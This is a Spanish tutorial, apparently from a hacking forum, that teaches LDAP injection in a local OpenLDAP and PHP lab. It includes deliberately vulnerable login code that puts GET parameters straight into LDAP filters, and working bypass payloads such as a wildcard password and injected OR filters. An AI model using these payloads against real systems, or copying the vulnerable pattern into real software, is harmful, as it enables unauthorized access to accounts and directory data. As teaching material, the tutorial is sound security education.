TALLER DE INYECCIONES LDAP

Por The X-C3LL

@TheXC3LL – http://0verl0ad.blogspot.com

[----Indice de Contenidos-----]

[--------------Eof----------]

0x01 Introducción

Lo primero que quiero aclarar en esta introducción es que no voy a extenderme en cómo funciona LDAP, ni en los estándares en que basa su estructura. Con ello quiero decir que es más que recomendable que amplieis información, puesto que este manual se va a centrar en la vulnerabilidad. Una vez dejado claro esto, paso a copipastear la definición de wikipedia:

Cita de: Wikipedia
LDAP son las siglas de Lightweight Directory Access Protocol (en español Protocolo Ligero de Acceso a Directorios) que hacen referencia a un protocolo a nivel de aplicación el cual permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. LDAP también es considerado una base de datos (aunque su sistema de almacenamiento puede ser diferente) a la que pueden realizarse consultas.

Un directorio es un conjunto de objetos con atributos organizados en una manera lógica y jerárquica. El ejemplo más común es el directorio telefónico, que consiste en una serie de nombres (personas u organizaciones) que están ordenados alfabéticamente, con cada nombre teniendo una dirección y un número de teléfono adjuntos.

Un árbol de directorio LDAP a veces refleja varios límites políticos, geográficos u organizacionales, dependiendo del modelo elegido. Los despliegues actuales de LDAP tienden a usar nombres de Sistema de Nombres de Dominio (DNS por sus siglas en inglés) para estructurar los niveles más altos de la jerarquía. Conforme se desciende en el directorio pueden aparecer entradas que representan personas, unidades organizacionales, impresoras, documentos, grupos de personas o cualquier cosa que representa una entrada dada en el árbol (o múltiples entradas).

Habitualmente, almacena la información de autenticación (usuario y contraseña) y es utilizado para autenticarse aunque es posible almacenar otra información (datos de contacto del usuario, ubicación de diversos recursos de la red, permisos, certificados, etc). A manera de síntesis, LDAP es un protocolo de acceso unificado a un conjunto de información sobre una red.

La versión actual es LDAPv3, la cual es especificada en una serie de Internet Engineering Task Force (IETF) Standard Track Request for Comments (RFCs) como se detalla en el documento RFC 4510.

En resumidas cuentas podemos decir que se trata de un protocolo que permite acceder a un servicio de directorios donde se almacena la información, para ser usada posteriormente, dentro de la red de una corporación. Podemos imaginar que es como una llave a las páginas amarillas: dependiendo de cómo esté constituido el árbol LDAP podríamos encontrar desde nombres, correos, direcciones, nombres de usuarios, puesto de trabajo, ordenador asignado, etc. es decir un conjunto de información muy interesante para un posible atacante. Por otro lado, LDAP tiene otra vertiente muy

importante desde el punto de vista de la seguridad porque en algunas ocasiones es utilizada a modo de base de datos, llegando en algunos casos a usarse como método de autenticación.

Los ataques utilizados hasta ahora contra LDAP son muy diferentes, siendo los más populares las conexiones anónimas a los directorios para recoger información (véase el caso de la NASA) y las inyecciones a través de aplicaciones webs. Este segundo tipo de ataque (existen muchos más, pero he comentado los más habituales) será sobre el que centraremos este taller.

El formato típico con el que vamos a trabajar es LDIF. En este formato las entradas estarán constituidas en su inicio por el dn (distingused name) que está compuesto por el nombre de la entrada (CN) y por los árboles padre (DC). Posteriormente se colocan los atributos que serán quienes contengan los campos con información. Un ejemplo de entrada podría ser: (*Nota sería muy interesante que ampliaseis toda esta información porque esto sólo ha sido una pincelada).*

Código: Text

```
1. dn: cn=Testcell,dc=pruebas,dc=com
2. cn: Testcell
3. givenName: X-C3LL
4. sn: Celula
5. telephoneNumber: 696969696
6. telephoneNumber: 7878787878
7. mail: x-cell@portaljuanker.info
8. objectClass: inetOrgPerson
9. objectClass: organizationalPerson
10.     objectClass: person
11.     objectClass: top
```

Se puede observar al inicio como el nombre de la entrada es "Testcell", y que los árboles padre son pruebas y com, por lo que la estructura sería similar a :

```
WORLD
   |
   |_ com                                          DIRECTORIOS
(ARBOLES)
         |_pruebas                                          ENTRADAS
                  |_Testcell
```

0x02 Laboratorio

A continuación procederé a explicar cómo montaremos nuestro laboratorio. En este caso no vamos a complicarnos mucho y vamos a usar OpenLDAP para el servidor

LDAP y para correr las aplicaciones web usaremos EasyPHP (Apache) a fin de que los que quieran empezar lo puedan hacer rápido y no tengan que configurar todo el servidor desde 0 (que sería lo recomendable). Si estais trabajando bajo Linux, OpenLDAP también podeis usarlo, y si teneis instalado Apache fijaros de que al compilar PHP le habeis introducido las .dll necesarias para poder usar las funciones de LDAP. Cualquier problema que os encontreis a la hora de hacer funcionar nuestro laboratorio posteadla en este mismo tema e intentaré resolverla.

./0x01 OpenLDAP

Como he dicho hace apenas unas líneas arriba vamos a emplear OpenLDAP para nuestro servidor, por lo que procederemos a su descarga desde el sitio oficial: http://www.openldap.org/software/download/ . En la instalación nos pedirá que seleccionemos el tipo de backend, debeis de seleccionar LDIF. Por lo demás creo que no debería de haber ninguna duda con respecto a la instalación (como password usad la default, "secret").

Una vez que hayamos finalizado correctamente la instalación procederemos a modificar el archivo slapd.conf. Para que no haya ningún problema a la hora de ejecutar las prácticas del taller necesitaremos que todos tengamos la misma configuración, por lo que tendreis que cambiar vuestros valores a:

Citar
suffix "dc=pruebas,dc=com"
rootdn "cn=Manager,dc=pruebas,dc=com"

Una vez hecho esto procederemos a la instalación del servidor web.

./0x02 Servidor Web

Procedemos a descargar EasyPHP desde la web oficial (http://www.easyphp.org/download.php) e instalarlo (no tiene ningún misterio). Ahora bien, por defecto PHP no tiene habilitadas las funciones LDAP, asi que tendremos que activarlas de forma manual. Buscar el archivo php.ini dentro de la carpeta PHP y descomentar (quitar el ";") la línea extension=php_ldap.dll, repite esta operación en el archivo php.ini que encontrarás en la carpeta de Apache.

Una vez modificado php.ini tendremos que mover las .dll ssealy32.dll, libsasl.dll y libeay32.dll a la carpeta bin de Apache. Si una vez que usemos funciones LDAP desde PHP nos suelta un erorr indicando que no encuentra la funcion, copiaremos esas dos dlls a la carpeta system32.

./0x03 Test

A continuación pondremos en marcha OpenLDAP ejecuntando el archivo run.bat que

se encuentra en la carpeta run, dentro de la carpeta donde se instaló el programa, y pondremos en marcha el servidor Apache desde el panel de control de EasyPHP. Ahora colocad un archivo index.php dentro de la carpeta www de EasyPHP que contega el siguiente código:

Código: PHP

```php
<?php
echo "<h1>Test de funcionamiento</h1><p>";
$ds = ldap_connect("127.0.0.1");
?>
```

Acceded a él vía navegador (http://127.0.0.1/).Si ha habido algún problema nos aparecerá un mensaje tipo "Can't find... bla bla... LDAP_CONNECT". De ser así revisa todos los pasos, y si has seguido todo al pie de la letra y sigue sin funcar, postealo para intentar echarte una mano. Si te ha ido bien, continúa leyendo.

0x03 Funciones básicas en PHP

El objetivo de este primer ejercicio es conocer las funciones básicas que usaremos para interaccionar desde la aplicación web con el servidor LDAP. Para ello añadiremos nuestras primeras entradas al servidor, a través de un fichero .ldif. Creamos con el bloc de notas un fichero que llamaremos pruebas.ldif y lo guardamos en la misma carpeta de OpenLDAP. El contenido del fichero es el siguiente:

Citar
dn: dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Test123
dc: pruebas

dn: cn=TestSeta,dc=pruebas,dc=com
cn: TestSeta
givenName: Seth
sn: Gay
telephoneNumber: 7777777
telephoneNumber: 76767676767676
mail: seth@portaljuanker.info
objectClass: inetOrgPerson
objectClass: organizationalPerso n
objectClass: person
objectClass: top


dn: cn=TestDark,dc=pruebas,dc=com
cn: TestDark

givenName: DarkGatox
sn: Gato
telephoneNumber:56565656565
telephoneNumber: 1234567
mail: Darkgatox@portaljuanker.info
objectClass: inetOrgPerson
objectClass: organizationalPerso n
objectClass: person
objectClass: top

dn: cn=Testcell,dc=pruebas,dc=com
cn: Testcell
givenName: X-C3LL
sn: Celula
telephoneNumber: 696969696
telephoneNumber: 7878787878
mail: x-cell@portaljuanker.info
objectClass: inetOrgPerson
objectClass: organizationalPerso n
objectClass: person
objectClass: top

Abrimos el cmd y nos situamos en la carpeta donde se cuentra el archivo que hemos creado. A continuación ejecutamos slapdadd.exe con el siguiente arguemento para añadir las entradas al servidor:

Citar
slapadd -l pruebas.ldif



Si ya habeis leído más sobre LDAP, y LDIF, (y si no lo habeis hecho, ¿A qué cojones esperais?) sabreis que se ha creado un directorio tal que así:

```
WORLD
       |
       |_com
DIRECTORIOS(ÁRBOLES)
            |_pruebas
                    |_Testcell
                    |_TestDark
ENTRADAS
                    |_TestSeta
```

Habiendo creado ya las entradas, procederemos a trabajar con ellas a través de PHP. La operacion más básica e indispensable es la de conexión al servidor que se realiza a través de la función ldap_connect(), cuyo argumento es la dirección IP o el nombre del dominio donde se encuentra el servidor. En nuestro caso como las pruebas son en local sería 127.0.0.1 o localhost. Lo segundo que debemos de hacer es autenticarnos en el servidor usando la función ldap_bind(), a la que hay que pasarle como argumentos la conexión (que tendremos guardada en una variable), el nombre de usuario (en nuestro caso cn=Manager,dc=pruebas,dc=com) y la contraseña (secret). En el caso de querer conectarnos como usuario anónimo, (en caso de que el servidor esté configurado para admitir este tipo de conexiones) únicamente podremos leer las entradas y no

modificarlas. Para conectar de esta forma deberemos de pasarle a la función ldap_bind() la conexión que abrimos anteriormente.

Un consejo para evitar conflictos con los protocolos empleados es la de definir la versión que vamos a utilizar, a través de ldap_set_option(). Un ejemplo sencillo para que practiqueis con estas 3 funciones es el siguiente:

Código: PHP

```php
<?php
echo "<h1>Ejercicio nº1</h1><pre>";

//Seteamos las variables "usuario" y "password" para facilitar su trabajo
$usuario = "cn=Manager,dc=pruebas,dc=com";
$pass = "secret";

//Conectamos con el servidor e indicamos la versión que emplearemos en la comunicación
$ds = ldap_connect("127.0.0.1");
    ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);

    //Si se establece la conexión procederemos a autenticarnos
    if ($ds){

                $a=ldap_bind($ds, $usuario, $pass);
                if($a){
    //En caso afirmativo aparecerá un mensaje verde....
                            echo '<font color="green">Autenticación con éxito</font>';

    } else {
    //... y si no ha funcado en rojo.
                             echo '<font color="red">Autenticación fallida</font>';

    }
    //Cerramos la conexión
    ldap_close($ds);
    }

    ?>

```

Una vez conectados y autenticados en el servidor podremos proceder a realizar consultas y búsquedas dentro de los árboles. La función base para realizar una búsqueda es ldap_search() y requiere como parámetros mínimos un árbol donde buscar y un filtro (en secciones posteriores nos centraremos en esto). El ejemplo más sencillo es tratar de localizar en qué entradas se encuentra un determinado atributo. Una vez que se ha realizado la búsqueda pasamos el resultado a la función ldap_get_entries() que nos devolverá un array asociativo donde podremos trabajar con los atributos uno por uno, así como conocer el número de entradas. En el ejercicio nº2 podemos ver cómo mostrar qué entradas tienen un determinado "sn":

Código: PHP

```php
<?php
echo "<h1>Ejercicio nº2</h1>";
$usuario = "cn=Manager,dc=pruebas,dc=com";
$pass = "secret";


$ds = ldap_connect("127.0.0.1");
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);

    if ($ds) {

      $a=ldap_bind($ds, $usuario, $pass);

    if ($a) {

    //Realizamos la búsqueda, en este caso buscamos las entradas que tengan como valor de sn "Gato"
      $sr = ldap_search($ds, "dc=pruebas, dc=com", "sn=Gato");

    //Sacamos un array asociativo con los datos
      $info = ldap_get_entries($ds, $sr);
    //Mostramos el número de entradas que contienen un sn cuyo valor es "Gato"
        echo "Devueltos datos de ".$info["count"]." entradas:<p>";
    //Mediante un bucle for mostramos el DN y el SN de la entrada
    for ($i=0; $i<$info["count"]; $i++) {
            echo "Nombre de la entrada: ". $info[$i]["dn"] ."<br>";
            echo "sn: ". $info[$i]["sn"][0] ."<p>";

        }
```

```
31.
32.
33.     } else {
34.       echo "No autenticado";
35.
36.     }
37.
38.
39.
40.
41.     }
42.     ldap_close($ds);
43.
44.     ?>
45.
```

Como únicamente hay una entrada que coincida con el criterio de búsqueda, únicamente se nos mostrará ésta:

Citar
Ejercicio nº2
Devueltos datos de 1 entradas:

Nombre de la entrada: cn=TestDark,dc=pruebas,dc=com
sn: Gato

En el ejercicio nº3 intentaremos averiguar qué personas usan correos electrónicos del mismo dominio y además cuales son estos correos, usando para ello el comodin * en el filtro de búsqueda:

Código: PHP

```
1. <?php
2. echo "<h1>Ejercicio nº3</h1>";
3. $usuario = "cn=Manager,dc=pruebas,dc=com";
4. $pass = "secret";
5.
6.
7.
8. $ds = ldap_connect("127.0.0.1");
9. ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
10.
11.
12.     if ($ds) {
13.
14.       $a=ldap_bind($ds, $usuario, $pass);
15.
16.     if ($a) {
```

```
17.
18.
19.       $sr = ldap_search($ds, "dc=pruebas, dc=com",
   "mail=*@portaljuanker.info");
20.
21.
22.       $info = ldap_get_entries($ds, $sr);
23.
24.         echo "Devueltos datos de ".$info["count"]."
   entradas:<p>";
25.     for ($i=0; $i<$info["count"]; $i++) {
26.             echo "Nombre de la entrada: ".
   $info[$i]["dn"] ."<br>";
27.             echo "sn: ". $info[$i]["sn"][0] ."<br>";
28.             echo "Mail:".$info[$i]["mail"][0]."<p>";
29.
30.         }
31.
32.
33.     } else {
34.       echo "No autenticado";
35.
36.     }
37.
38.
39.
40.
41.     }
42.     ldap_close($ds);
43.
44.     ?>
45.
```

Son 3 las entradas que tienen un correo en ese dominio, y además podremos saber cuales son esos correos  :

Citar
Ejercicio nº3
Devueltos datos de 3 entradas:

Nombre de la entrada: cn=Testcell,dc=pruebas,dc=com
sn: Celula
Mail:x-cell@portaljuanker.info

Nombre de la entrada: cn=TestDark,dc=pruebas,dc=com
sn: Gato
Mail:Darkgatox@portaljuanker.info

Nombre de la entrada: cn=TestSeta,dc=pruebas,dc=com
sn: Gay
Mail:seth@portaljuanker.info

0x04 Filtros de búsquedas

Los filtros de búsqueda que se aplican en una petición al servidor LDAP se colocan entre ( ), uno por cada filtro. Las equivalencias pueden ser =, =~, >=, <=, y los operadores lógicos & (AND), ! (NOT) y | (OR). Los operadores lógicos se colocan delante de los filtros a los que quiere aplicarse. Por ejemplo, si quisieramos buscar aquellas entradas cuyo e-mail es @portaljuanker.net y cuyo nombre sea Ramiro usaríamos el siguiente filtro:

(&(mail= *@portalhacker.net)(givenName=Ramiro))

Cuando utilizamos el operador AND estamos indicando que las condiciones del filtro siempre se deben de cumplir (justo lo contrario de NOT), sin embargo cuando hacemos uso de OR, se buscaran aquellas entradas que cumplan al menos una de las condiciones. Si queremos saber, por ejemplo, quienes son Administradores o colaboradores, podríamos realizar la siguiente búsqueda:

(|(description=admin*)(description=colab*))

Los filtros tienen prioridad desde dentro hacia fuera, y desde la izquierda hacia la derecha. Si quisieramos buscar dentro de aquellos usuarios que son admin y colaboradores cuales no tienen su correo @portaljuanker.net, el filtro sería:

(|((description=admin*)(description=colab*))(!(mail=*@portaljuanker.net))

Una vez entendido como trabajar con los filtros, deberíais de practicar imaginando cualquier situación y tratando de crear un filtrado que se adapte.

0x05 Bypassing Logins

Dice Seth que quiere empezar a romper cosas, asi que nos pondremos a ello. Como no sabía por donde empezar, creo que lo mejor será seguir el orden lógico que aparece en los manuales de SQL injections: siempre empiezan con el bypass de login vía ' OR 1=1 --. Algo similar es lo que vamos a hacer aquí, aunque primero vamos a estudiar un caso mucho más simple. Para poder continuar realizando los ejercicios debeis de borrar todo el contenido de la carpeta ldifdata,y editar el contenido del archivo pruebas.ldif que hicimos al inicio, susituyendo todo por esto:

Citar

dn: dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Web
dc: pruebas

dn: dc=usuarios,dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Usuarios
dc: usuarios

dn: uid=seth,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerso n
objectclass: inetOrgPerson
cn: Seth
sn: Gaylord
givenname: Seta
uid: seth
ou: people
description: Moderador de Seguridad Web
telephonenumber: 44433322
mail: seth@portalhacker.net
userpassword: RGBlaChupaDeCanto

dn: uid=rgb,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerso n
objectclass: inetOrgPerson
cn: Rgb
sn: Dictator
givenname: Colorines
uid: rgb
ou: people
description: Administrador PortalHacker
telephonenumber: 1234123412
mail: rgbmola@portalhacker.net
userpassword: SethEsGay

dn: uid=waeswaes,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerso n

objectclass: inetOrgPerson
cn: WaesWaes
sn: Javadicted
givenname: Gmod
uid: waes
ou: people
description: Gmod de PortalHacker
telephonenumber: 696969696
mail: waesx2@portalhacker.net
userpassword: 0verl0ad

El escenario donde vamos a movernos es una aplicación web que para comprobar si ese usuario y contraseña son correctos no utiliza una base de datos SQL clásica, sino que emplea un servidor LDAP. Para ello la aplicación se conectará al servidor empleando un usuario y contraseña, y realizará una búsqueda para encontrar si hay correspondecia con el usuario y la contrseña. De ser correcto el login la aplicación debería de abrir un sesión web a ese usuario y podrá disfrutar de una navegación con su usuario (*esta parte me la voy a salta, nos vamos a centrar en que el login sea TRUE o FALSE, lo que haga después de eso no nos incumbe*

./0x01 Sin filtrar asteriscos

Este es el escenario más sencillo que vamos a encontrar, y es aquél en el que no se filtra ni los asteriscos. No tiene ningún misterio, aun así os dejo un pequeño ejemplo de un login con esta carencia. Los parámetros en vez de enviarlos por una petición POST lo mando por una GET para poder editarlos más fácilmente. Aquí el código:

Código: PHP

```php
<?php

echo "<h1>Ejercicio nº4 - Bypass login con asteriscos</h1>";

$usuario = "cn=Manager,dc=pruebas,dc=com";
$pass = "secret";

$ds = ldap_connect("127.0.0.1");
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);

    if ($ds){

      $a=ldap_bind($ds, $usuario, $pass);

      if ($a){

```

```
17.         $buscar =
    "(&(uid=".$_GET&#91;'uid'])(userPassword=".$_GET&#91
    ;'p'])"))";
18.       echo $buscar."<p>";
19.         $sr = ldap_search($ds, "dc=pruebas, dc=com",
    "$buscar");
20.         $info = ldap_get_entries($ds, $sr);
21.
22.           if ($info["count"] == 1){
23.
24.               echo '<font color="green">¡Has iniciado
    sesión correctamente!</font><p>';
25.
26.               for ($i=0; $i<$info["count"]; $i++) {
27.                 echo "Nombre de la entrada: ".
    $info[$i]["dn"] ."<br>";
28.                   echo "Apellidos: ". $info[$i]["sn"][0]
    ."<br>";
29.                   echo "Apodo: ".
    $info[$i]["givenname"][0] ."<br>";
30.                   echo "Rango: ".
    $info[$i]["description"][0] ."<br>";
31.                   echo "Telefono: ".
    $info[$i]["telephonenumber"][0] ."<br>";
32.                   echo
    "Mail:".$info[$i]["mail"][0]."<p>";
33.
34.                 }
35.
36.                     } else {
37.
38.               echo '<font color="red">¡ERROR! El
    usuario o contraseña son incorrectos</font>';
39.
40.           }
41.       } else {
42.
43.         echo "No autenticado";
44.         }
45.     }
46.     ldap_close($ds);
47.
48.     ?>
49.
```

Si probamos a pasarle un par de datos verdaderos (**index.php?uid=seth&p=RGBlaChupaDeCanto** el login será válido y podremos ver

un mensaje indicándonoslo. La consulta de búsqueda que se ha enviado ha sido (&(uid=seth)(userPassword=RGBlaChupaDeCanto)), y nos ha devuelto una entrada con la coincidencia. Si probásemos con un usuario inválido, o una contraseña inválida no podríamos pasar el login.

Para poder bypassear esta restricción símplemente tendríamos que conocer el nombre de un usuario y como password colocar un "*", quedando el filtro de búsqueda constituido de la siguiente la forma (&(uid=seth)(userPassword=*)). Como vimos anteriormente es un carácter comodín que nos permitirá cumplir siempre la condición inpuesta por el IF (siempre coincidirá el uid "seth" con "cualquier password").

./0x02 Filtrando asteriscos

Este caso es el más común. El truco del asterisco es demasiado obvio para un login (que no para una búsqueda normal) y casi cualquier persona encargada de trabajar con LDAP será consciente de que debe de eviar los comodines, lo que es menos probable es que caiga en la cuenta de que no es la única forma de realizar un bypass. ¡Nos podrán quitar los asteriscos, pero jamás nos quitarán el bypass!

Bien para este ejercicio símplemente añadir una función para eliminar "*" de las variables que se introducen, (por ejemplo podeis añadir $buscar = str_replace("*", "", $buscar);) justo después de la línea 17 (es decir, donde setea $buscar con la consulta). Si todo va bien al intentar utilizar un comodin para poder loguearnos como el usuario nos debería de soltar un error (por ejemplo **/index.php?uid=rgb&p=***). Podemos comprobar que la consulta queda corrompida, (&(uid=rgb)(userPassword=)), por lo que siempre será FALSE.

Podemos aplicar el siguiente truco (*extraído de una presentación de Chema Alonso*) para que, aun usando una contraseña falsa, el login siga siendo positivo. La idea es que se forme el siguiente filtro: **(&(uid=rgb)(!(&(|)(userPassword=adfadfad)))) .** He intentado señalizar con colores el alcance de cada filtro, aunque creo que así sigue siendo un pequeño lío, así que voy a proceder a separar condición por condición, aplicando el criterio que comenté en el apartado destinado a filtros:

(&(uid=rgb)(!(&(|)(userPassword=adfadfad))))
&(uid=rgb)
(|)
&(|)(userPassword=adfadfad))
(!(&(|)(userPassword=adfadfad)))

Esta idea es buena, pero es bastante complicada. Por mi parte yo he diseñado mi propio truco, basado en que en un filtro de búsquedas se pueden utilizar dos veces el mismo atributo y el mismo valor. Si recordamos la comprobación de si el user y el password coincide se lleva acabo a través de un operador AND, que evalúa dos condiciones (user y password). Lo que vamos a hacer es desdoblar la segunda condición y hacer que se transforme en una operación OR entre password y de nuevo el usuario. Es decir, debe quedar algo así:

(&(uid=seth)(|(uid=seth)(userPassword=adfadfad)))

Que se leería como "Si uid= Seth y además, uid=Seth o userPassword=adfadfad entonces es válido". Como uid=seth existe, la resolución del OR va a ser TRUE, es decir que pese a que no tenga ese userPassword como sí cumple la otra condición el filtro equivaldría a (&(uid=seth)(uid=seth)) , que siempre es verdad. Para que todo ello suceda la inyección deberá quedar como **/index.php?uid=seth)(|(uid=seth&p=adfadfad)**. Al filtro le estaremos añadiendo los siguientes caracteres:

(&(uid=seth)(|(uid=seth)(userPassword=adfadfad)))

Con esto creo que queda ya zanjado el tema de cómo bypassear sistemas de logueo basados en búsquedas LDAP. Siempre la base va a ser la misma, lo único que puede variar es la forma en que realice su búsqueda, por lo que tendreis que adaptaros a la circunstancia y crear una inyección para esa aplicación en concreto. Otra cosa que quiero que tengais en mente es que no siempre que se autentica vía LDAP se emplea este sistema, existe una forma más segura que es en vez de usar un juego usuario/contraseña situado en la aplicación para bindear con el servidor, lo que existen son distintas usuarios/contraseña que corresponde con cada usuario. De esta forma la comprobación se realiza intentando autenticarse con los datos que indiquemos, si no lo consigue detectará que son incorrectos los datos.

En este último caso también pueden aparecer fallos a la hora de programar la aplicación web que nos permitan entrar al sistema como usuarios anónimos. No comento este caso porque no tiene relación con las inyecciones LDAP, sino que se trata (en el caso más común) de no asegurarnos que se han seteado las variables password y usuario a la de usar la función de bindeo.

0x06 Extracción de información

En este bloque vamos a centrarnos en cómo extraer información de las aplicaciones que actúan como buscadores de los servidores LDAP, es decir, que nos permiten buscar cierta información dentro de unos límites. Lo que vamos a hacer nosotros es saltarnos esos límites. Al igual que en el bloque anterior borrad el contenido de ldifdata y editad vuestro archivo pruebas.ldif con el siguiente contenido:

Código: [Seleccionar]

```
dn: dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Web
dc: pruebas


dn: dc=usuarios,dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
```

```
o: Usuarios
dc: usuarios


dn: dc=admin,dc=usuarios,dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Administradores
dc: admin



dn: dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Moderadores Globales
dc: gmod


dn: dc=mod,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: dcObject
objectclass: organization
o: Moderadores
dc: mod


dn: uid=vart,dc=admin,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Vart
sn: Vartolin
givenname: Vartola
uid: vart
ou: people
description: admin
telephonenumber: 44433322
mail: vart@portaljuanker.net
userpassword: nananaLIDER


dn: uid=rgb,dc=admin,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Romario
sn: Gonzalez Sinde
givenname: Colorines
uid: rgb
ou: people
description: admin
telephonenumber: 4455522
mail: rgb@portaljuanker.net
userpassword: SethEsGay


dn: uid=rcart,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
```

```
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Rocarto
sn: Linuxin
givenname: Rcarteles
uid: rcart
ou: people
description: gmod
telephonenumber: 65423452345
mail: rcart@portaljuanker.net
userpassword: NadieMeHaceCaso


dn: uid=Waes,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Waltermelon
sn: Galindo Perez
givenname: Waeswaes
uid: waes
ou: people
description: gmod
telephonenumber: 45234523452
mail: waesx2@portaljuanker.net
userpassword: SecretoDeSumario


dn: uid=seth,dc=mod,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Rafael
sn: Jimenez Losantos
givenname: Seta
uid: seth
ou: people
description: mod
telephonenumber: 654243555
mail: seth@portaljuanker.net
userpassword: FreePornHere


dn: uid=cemasmas,dc=mod,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Robustiano
sn: Perez Perez
givenname: C++
uid: cemasmas
ou: people
description: mod
telephonenumber: 64534654663555
mail: cemasmas@portaljuanker.net
userpassword: ILOVECPH
```

```
dn: uid=aetsu,dc=mod,dc=gmod,dc=usuarios,dc=pruebas,dc=com
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
cn: Vidal
sn: Fernandez Carazzo
givenname: Aetsu
uid: aetsu
ou: people
description: mod
telephonenumber: 44455566
mail: aetsu@portaljuanker.net
userpassword: WifiPowah
```

La estructura de los árboles que hemos creado es la siguiente:

com
|_pruebas
|_usuarios
|_admin
|_vart
|_rgb
|_gmod
|_rcart
|_waes
|_mod
|_seth
|_cemasmas
|_aetsu

Imaginemos una aplicación web ficticia dentro del foro que permitiese a los moderadores globales acceder a la información personal de los moderadores, pero no a la de aquellos usuarios que poseen un rango superior (admins) o igual (otros gmods). *Quizás estoy usando demasiado el ejemplo de los datos de personas, pero esto mismo se puede encontrar aplicado a busquedas en proyectos, ordenadores conectados a una red, impresoras, etc. Siempre acabo hablando de personas porque es la forma, creo, que permite captar los conceptos más fácilmente. Estas técnicas que aquí estoy exponiendo son extrapolables a otros escenarios más suculentos..*

